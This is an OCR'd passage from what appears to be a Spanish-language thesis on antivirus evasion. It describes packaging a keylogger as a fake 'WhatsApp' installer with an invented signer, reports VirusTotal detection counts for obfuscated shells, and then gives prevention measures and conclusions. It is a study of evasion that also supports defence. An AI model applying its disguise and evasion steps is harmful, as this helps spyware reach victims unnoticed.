

Figura 7.61: Captura en la que se observan las detecciones a de la Shell en el cuarto caso práctico sin encriptar

Pero, vamos a lo realmente interesante. El resultado que tenemos con el ejecutable ofuscado son sorprendentes, solo es detectado como malicioso por **13** de los 72 motores Antivirus que lo analizan. Son resultados muy preocupantes, hablando del lado de las víctimas. Se ha conseguido burlar las firmas de **43** motores con un simple comando mediante la herramienta Squishy. En este momento tiene muchas más detecciones, ya que, con el tiempo y con la repetición de análisis, este tipo de archivos maliciosos encriptados son detectados por más motores. Aun así, en la captura se puede observar que en ese momento solo había 13 detecciones en el ejecutable [35]:



Figura 7.62: Captura en la que se observan las detecciones a de la Shell en el cuarto caso práctico encriptado

Con esto damos por finalizado el cuarto caso práctico y pasamos al último de todos.

7.6. Caso práctico 5: Empaquetado de *keylogger* con firma fraudulenta

Ya hemos observado como se aplican las técnicas:

- Introducción de código basura.
- Inyección de DLL en proceso en ejecución.
- Vaciado de proceso.
- Encriptado de ejecutable.

En este último caso práctico vamos a poner en práctica la técnica de empaquetado junto con el fraude de firma.

Para llevar a cabo esta última práctica vamos a utilizar el *keylogger* utilizado en el caso práctico 3 y una herramienta de uso público para el empaquetado del archivo malicioso.

PREPARACIÓN PARA EL EMPAQUETADO

Vamos a utilizar el software Inno para el empaquetado del *keylogger*. En primer lugar, descargamos el Software de la página oficial [46]:



Figura 7.63: Captura en la que se observan la descarga del empaquetador en el quinto caso práctico

Instalamos el empaquetador con las funciones por defecto y estaríamos listos para el empaquetado.

EMPAQUETADO Y FIRMA DEL *KEYLOGGER*

En Inoo pinchamos en “File” ->“New”.

Especificamos el nombre que va a tener la aplicación una vez empaquetada, la versión, la empresa firmante y la URL de la aplicación. Estos últimos 3 campos noes les inventamos. En el campo del nombre vamos a nombrarle “WhatsApp”:



Figura 7.64: Captura en la que se observan las configuraciones del empaquetador en el quinto caso práctico

En el proceso de empaquetado seleccionamos la extensión y el nombre del archivo que se va a generar y el archivo de licencia que se va a mostrar en la instalación. Este archivo es un "txt" en el cual se ha escrito un texto de ejemplo:



Figura 7.65: Captura en la que se observan el archivo de licencia en el quinto caso práctico

Para terminar con el empaquetado, seleccionamos la carpeta en la que se va a guardar el archivo empaquetado, seleccionamos nombre para el archivo e icono:



Figura 7.66: Captura en la que se observan las configuraciones finales del empaquetador en el quinto caso práctico

Finalizamos la configuración y la herramienta procede a compilar el archivo con los argumentos que hemos seleccionado:



Figura 7.67: Captura en la que se observan el proceso de compilación del empaquetador en el quinto caso práctico

PRUEBA DE FUNCIONAMIENTO DEL *KEYLOGGER*

Cuando acudimos a la carpeta y ejecutamos el archivo generado, solicita permisos de administrador antes de comenzar con la instalación.

Tras esto, muestra el mensaje de licencia y solicita si el usuario está de acuerdo con la licencia. En este caso estamos de acuerdo por lo que continuamos con el proceso:



Figura 7.68: Captura en la que se observa el mensaje de aceptación de licencia del empaquetador en el quinto caso práctico

Una vez completado el proceso de instalación, se crea un acceso directo en el escritorio y ya estaría el *keylogger* instalado:



Figura 7.69: Captura en la que se observa el acceso directo del *Keylogger* en el quinto caso práctico

Ejecutamos el archivo en el equipo y el *keylogger* comienza a funcionar de nuevo perfectamente sin ser detectado por el antivirus:



Figura 7.70: Captura en la que se observa la prueba de escritura en bloc de notas en el quinto caso práctico



Figura 7.71: Captura en la que se observa el correo con las teclas pulsadas en la prueba de ejecución del quinto caso práctico

Hemos conseguido empaquetar el ejecutable y realizar un fraude de firma que se puede observar en los programas instalados en el sistema:



Figura 7.72: Captura en la que se observa la empresa firmante falsa del quinto caso práctico

DETECCIONES DEL ARCHIVO EMPAQUETADO

Introducimos el ejecutable empaquetado en VirusTotal y observamos que solo 5 motores antivirus lo categorizan como malicioso. Un resultado bastante bueno y en el que vemos el funcionamiento de la técnica de empaquetado, el ejecutable sin empaquetar tenía 12 detecciones [37]:



Figura 7.73: Captura en la que se observan las detecciones del ejecutable empaquetado del quinto caso práctico

Capítulo 8

Prevención y Mitigación

Tras haber visto los casos prácticos, vamos a realizar una reflexión para sugerir técnicas con el objetivo de poder detectar intentos de evasión de nuestro antivirus.

La gran mayoría de empresas lanzan cursos periódicos para que sus empleados tengan la mayor precaución posible sobre lo que hacen en sus equipos. Existen incluso compañías especialmente dedicadas a la realización y grabación de estos cursos a las que las empresas contratan para que se encarguen de esa parte.

8.1. Medidas para prevenir y mitigar el *bypassing*

Comenzaremos con las medidas más utilizadas para prevenir la evasión de nuestros motores Antivirus:

- Actualiza regularmente:
  - Mantén tu sistema operativo, software y antivirus actualizados. Las actualizaciones a menudo incluyen parches de seguridad que abordan vulnerabilidades conocidas.
  - Configura las actualizaciones automáticas para que no te pierdas ninguna corrección importante.
  - Existen herramientas que escanean el software instalado en los equipos e informan de las vulnerabilidades detectadas y nuevas versiones que las parchean. Algunos de estos programas son [14]:
    - **Tenable**: Herramienta de escaneo de vulnerabilidades que evalúa más de 47,000 activos y aplicaciones únicas, incluyendo sistemas operativos, IoT y OT.
    - **Invicti**: Se especializa en escaneos automáticos y continuos de sitios web y aplicaciones.
    - **Vulnerability Manager Plus**: Herramienta de escaneo de infraestructura de TI.
    - **StackHawk**: Herramienta de escaneo de aplicaciones web (webapps) ideal para equipos pequeños.

- Utiliza un buen antivirus:
  - Elige un antivirus confiable y actualizado. Asegúrate de que tenga capacidades de detección heurística y de comportamiento. Estas son algunas recomendaciones según información encontrada y experiencia personal:
    - **Kaspersky Endpoint Security Cloud**[12]: Motor de elevado prestigio que ofrece protección multicapa sólida y permite la gestión de múltiples dispositivos desde un solo panel de control.
    - **SentinelOne** [40]: Plataforma para protección, detección y respuesta en los endpoints que utiliza modelos de IA tanto estáticos como conductuales para detectar amenazas conocidas, desconocidas e indicadores de ataque (IOA) en tiempo real.
    - **FireEye** [40]: Motor que, por experiencia personal, es de los más recomendables. Bloquea automáticamente el malware detectado para que no se ejecute en los endpoints. Asimismo, los administradores pueden iniciar acceso remoto a la Shell para poner en cuarentena los endpoints infectados.
  - Realiza análisis completos y programados de tu sistema para detectar posibles amenazas.
- Monitoriza el tráfico de red:
  - Utiliza herramientas de seguridad de red para supervisar el tráfico entrante y saliente. Algunas sugerencias de herramientas con estas funciones son las siguientes:
    - **Microsoft Network Monitor**[43]: Herramienta de Microsoft que permite capturar el tráfico de red y analizar de forma detallada los protocolos que intervienen en el proceso.
    - **Tcpdump** [50]: Herramienta de línea de comandos perfecta para analizar el tráfico que circula por la red. Permite capturar y mostrar en tiempo real los paquetes transmitidos y recibidos por la red a la cual el ordenador está conectado.
    - **Auvik** [48]: Software de monitoreo y administración de redes basado en la nube permite a los profesionales de TI gestionar redes y dispositivos distribuidos.
  - Busca patrones inusuales o conexiones a dominios sospechosos.
- Inspecciona archivos sospechosos:
  - Escanea cualquier archivo descargado antes de abrirlo. Puedes utilizar servicios en línea o tu propio antivirus.
  - Si recibes archivos adjuntos por correo electrónico, verifica su autenticidad antes de abrirlos.
- Analiza el comportamiento de los procesos:
  - Utiliza herramientas como el Administrador de tareas o programas de monitoreo de procesos para observar el comportamiento de los programas en ejecución. Algunas herramientas recomendadas son las utilizadas en el trabajo y nombradas en el apartado de Herramientas y Métodos.
  - Busca procesos que consuman muchos recursos o realicen acciones inusuales.

- Controla los cambios en el registro y el sistema de archivos:
  - Las modificaciones en el registro o en archivos críticos pueden ser señales de actividad maliciosa.
  - Utiliza herramientas de auditoría o monitoreo para rastrear cambios.
- Educación y concienciación:
  - Aprende sobre las últimas técnicas de evasión de malware y comparte ese conocimiento con otros usuarios.
  - Sé cauteloso al hacer clic en enlaces o descargar archivos de fuentes desconocidas.
- Utiliza herramientas de seguridad adicionales:
  - Considera instalar herramientas antimalware específicas para detectar técnicas de evasión como:
    - **Process Hacker**[43]: Potente herramienta para monitorizar recursos del sistema.
    - **htop** [50]: Utilidad de línea de comandos para Linux que muestra procesos en ejecución. [39]
  - Algunas de estas herramientas se centran en la detección de comportamientos sospechosos en lugar de firmas específicas.

  Finalmente, remarcar que es crucial que los empleados tengan su Software actualizado a la última versión disponible, ya que cada actualización parchea vulnerabilidades encontradas en las anteriores. Normalmente, las empresas tienen departamentos de seguridad o empresas externas contratadas para este rol que avisan cuando se descubre una nueva vulnerabilidad en una de las versiones que tienen instaladas. Para esto suelen lanzar escaneos, a menudo con herramientas como Nessus. Nessus es una herramienta completa para el escaneo de vulnerabilidades que se enfoca en la seguridad de aplicaciones web y sistemas en general [13].

8.2. Detección y mitigación de las técnicas más comunes

CÓDIGO OFUSCADO

Algunas características que tienen los ejecutables ofuscados y que nos van a ayudar a detectar estos son las siguientes [24]:

- **Inserción de Código Muerto**: Se puede observar que se agregan instrucciones ineficaces al programa para cambiar su apariencia sin alterar su comportamiento real. Los escáneres antivirus basados en firmas deben eliminar estas instrucciones ineficaces antes del análisis.
- **Reasignación de Registros**: Normalmente, se puede distinguir si hay cambios en los registros de generación en generación mientras se mantiene el código del programa sin alteraciones. Puede dificultar la detección, pero la búsqueda de comodín puede hacer que esta técnica sea inútil.
- **Reordenamiento de Subrutinas**: También se pueden observar cambios en el orden de las subrutinas del código de manera aleatoria. Esto provoca múltiples variantes del código, lo que complica la detección.

- **Instrucciones de Subrutinas**: A veces una manera de distinguirlo es la observación del cambio de algunas instrucciones por equivalentes a las originales. Por ejemplo, reemplazar "xor" con "sub" o "mov" con "push/pop".

CÓDIGO ENCRIPTADO

Algunas características que tienen los ejecutables ofuscados y que nos van a ayudar a detectar estos son las siguientes [27][6][1]:

- **Análisis de Firma**: Revisar si el archivo está firmado es una buena comprobación a realizar ante la sospecha de un posible ejecutable encriptado. Hay herramientas que nos pueden ayudar a comprobar esto como "sigcheck" o "sigverif" las cuales son de Windows.
- **Comprobación de Cadenas de Texto**: Este es, quizá, la característica más obvia. Si el fichero tiene cadenas de texto que no sean legibles sin ningún contexto ni sentido, es probable que el fichero esté encriptado. Las herramientas "strings" y "grep" nos pueden ser de ayuda para comprobar las cadenas de texto.
- **Tamaño y hash del Archivo**: Si el tamaño del archivo es inusual para la funcionalidad que tiene, esto es sospechoso. Asimismo, en ocasiones buscando en internet se puede encontrar información sobre el tamaño del ejecutable legítimo y su hash para comparar con el que esté presente en nuestro equipo.
- **Comprobación de Secciones**: Si el archivo está encriptado, en ocasiones hay una sección llamada "encriptada", "clave" o cualquier nombre similar. "PEview" y "CFF Explorer" son herramientas que nos pueden ayudar a revisar estas secciones.
- **Análisis de Flujo de Control**: Es importante tener en cuenta el flujo de control dentro del ejecutable, ya que si se observan saltos o desvíos no habituales en este flujo, es algo sospechoso. Algunas herramientas que nos pueden ayudar a detectar estos flujos extraños son "Ghidra" e "IDA Pro".

Para el resto de técnicas como "Inyección de DL", "Empaquetado" o "Process Hollowing" son una mezcla de las comprobaciones indicadas en las dos anteriores. La mejor medida que se puede tomar para que un archivo malicioso no se cuele en nuestro equipo evadiendo nuestro antivirus es tener la mayor precaución posible con los archivos que descargamos y que ejecutamos.

En cuanto a la parte tecnológica, la mejor manera de evitar cualquier incidente provocado por la introducción de archivos maliciosos es utilizar un motor antivirus o software que tenga un *sandbox*.

Un *sandbox* es un entorno aislado diseñado específicamente para ejecutar programas o códigos de manera segura. Funciona como una burbuja protectora que permite probar aplicaciones o archivos sin afectar al sistema operativo principal. Los *sanbox* pueden ser físicos (como máquinas virtuales) o virtuales (como entornos de pruebas).

Los analistas de seguridad utilizan *sanbox* para estudiar malware sin poner en riesgo el sistema real. Asimismo, los *sanbox* permiten observar el comportamiento del malware, como la creación de procesos, cambios en archivos y comunicación con servidores maliciosos.

Al analizar amenazas en un *sandbox*, se pueden tomar medidas preventivas antes de que afecten al sistema real. Los *sanbox* ayudan a identificar patrones de ataque y vulnerabilidades, y permiten probar parches de seguridad antes de implementarlos en producción.

En resumen, los *sanbox* son herramientas cruciales para proteger sistemas y prevenir incidentes de seguridad. Al aislar el malware, los analistas pueden estudiarlo sin riesgo para el entorno principal.

Existen motores antivirus y software específicos que permiten analizar los archivos en un *sandbox* momentos previos a la ejecución en nuestro equipo local:

- **Bitdefender**[45]: Motor antivirus que permite ejecutar archivos en un *sandbox* on cloud que proporciona un veredicto e informes de actividad de la ejecución del fichero.
- **Malwarebytes**[49]: Software que proporciona análisis exhaustivos del comportamiento de archivos antes de su ejecución.
- **Tencent HABO**[52]: Motor desarrollado por Tencent Anti-Virus Laboratory que analiza muestras desde información estática hasta comportamientos dinámicos.
- **Cuckoo Sandbox**[64]: Es una plataforma de análisis de malware de código abierto que utiliza máquinas virtuales para ejecutar archivos y observar su comportamiento.
- **Joe Sandbox**[2]: Proporciona análisis dinámico y estático de archivos, incluyendo detección de amenazas avanzada y emulación de entorno de ejecución.

Capítulo 9

Conclusiones

Como conclusiones del estudio, recopilamos las principales contribuciones de los diferentes casos prácticos y su discusión de resultados.

PRIMER CASO PRÁCTICO: INYECCIÓN DLL MALICIOSA EN PROCESO EN EJECUCIÓN

En primer lugar, hemos aprendido a construir una Shell reversa básica que permite conectar dos equipos y, dependiendo del contexto, otorga acceso con privilegios de administrador. Asimismo, hemos aprendido a generar una DLL a partir de esta Shell y a inyectarla en el proceso en ejecución que elijamos. Sin embargo, lo más relevante en este caso es la eficiencia que puede tener la inclusión de código basura en un archivo malicioso de este tipo.

Durante la ejecución de nuestra Shell, se pudo observar claramente que ni el antivirus ni la protección de Firewall detectaron absolutamente nada durante la inyección de la Shell, lo que permitió una comunicación perfecta entre los equipos. Asimismo, se constató que el ejecutable de la inyección solo fue detectado como malicioso por 5 motores antivirus. Estos resultados son significativos para una primera prueba: hemos logrado construir un fichero inyector de DLL que al menos 66 motores antivirus pasan por alto y permiten su entrada al sistema. Aunque enfrentaremos nuevas dificultades en casos posteriores, esta primera prueba demuestra con creces la eficiencia de una de las principales técnicas de evasión.

SEGUNDO CASO PRÁCTICO: PROCESS HOLLOWING

La idea de este caso es similar al caso anterior, pero se ha demostrado el potencial y la implementación de la técnica de *Process Hollowing*. Utilizamos la misma Shell que en el apartado anterior, pero en lugar de inyectar la DLL en un proceso en ejecución, creamos un nuevo proceso que aún no estaba en ejecución. Luego, lo pusimos en segundo plano, des-mapeamos parte de su memoria, introdujimos la DLL y finalmente llevamos el proceso al primer plano. De esta manera, la Shell se ejecuta y proporciona acceso con privilegios de administrador, algo deseado por los atacantes.

En cuanto a los resultados, observamos que esta técnica es eficaz, ya que solo 6 antivirus categorizan como malicioso el ejecutable que realiza la evasión. Asimismo, logramos establecer una conexión entre los equipos con una comunicación perfecta sin que el antivirus o el Firewall se percaten

TERCER CASO PRÁCTICO: ENCRIPTACIÓN DE *KEYLOGGER*

Este caso es notablemente diferente a los anteriores. Hemos tomado un *keylogger* público, comprendido y estudiado su funcionamiento, y lo hemos encriptado utilizando el módulo "pyarmor". Asimismo, hemos camuflado el ejecutable con el icono de WhatsApp para añadir credibilidad a la evasión, lo cual ha arrojado resultados interesantes.

Hemos comprobado que la ejecución del *keylogger* es completamente exitosa y no es detectada por ninguno de los sistemas de protección de Windows. Asimismo, hemos observado que el *keylogger* encriptado solo fue detectado por 9 motores antivirus, lo cual es un resultado más que suficiente para demostrar la eficacia de la técnica de encriptación. Sin embargo, lo realmente interesante se ha manifestado al analizar el archivo camuflado con el icono de WhatsApp, que fue detectado como malicioso por 12 antivirus. ¿Cuál podría ser el motivo de esto?

Tiene sentido que el ejecutable camuflado sea detectado por más motores, ya que, al camuflarlo, estamos evitando una posible sospecha por parte del **usuario**, es decir, la víctima no se da cuenta de que lo que ha descargado y va a ejecutar es malicioso. Sin embargo, esto no ocurre igual en el caso del antivirus. De hecho, activa más alertas en estos casos, ya que existen firmas específicas dedicadas a detectar intentos de "*spoofing*" de ejecutables. Aunque el usuario no se dé cuenta visualmente, el funcionamiento interno permite que el antivirus pueda detectarlo con mayor facilidad. En el ámbito de los ataques, los hackers deben considerar este aspecto, y es positivo que los antivirus estén mejor preparados para estos casos (aunque aún queda margen de mejora, ya que sigue evadiendo muchos motores).

CUARTO CASO PRÁCTICO: ENCRIPTACIÓN DE SHELL MEDIANTE HERRAMIENTA EXTERNA

Este caso es uno de los que ha arrojado mejores resultados en primera instancia. Hemos realizado nuevamente una encriptación, pero en este caso se trata de una Shell de Meterpreter, utilizando una herramienta externa para demostrar la potencia que puede tener un simple encriptador de línea de comandos.

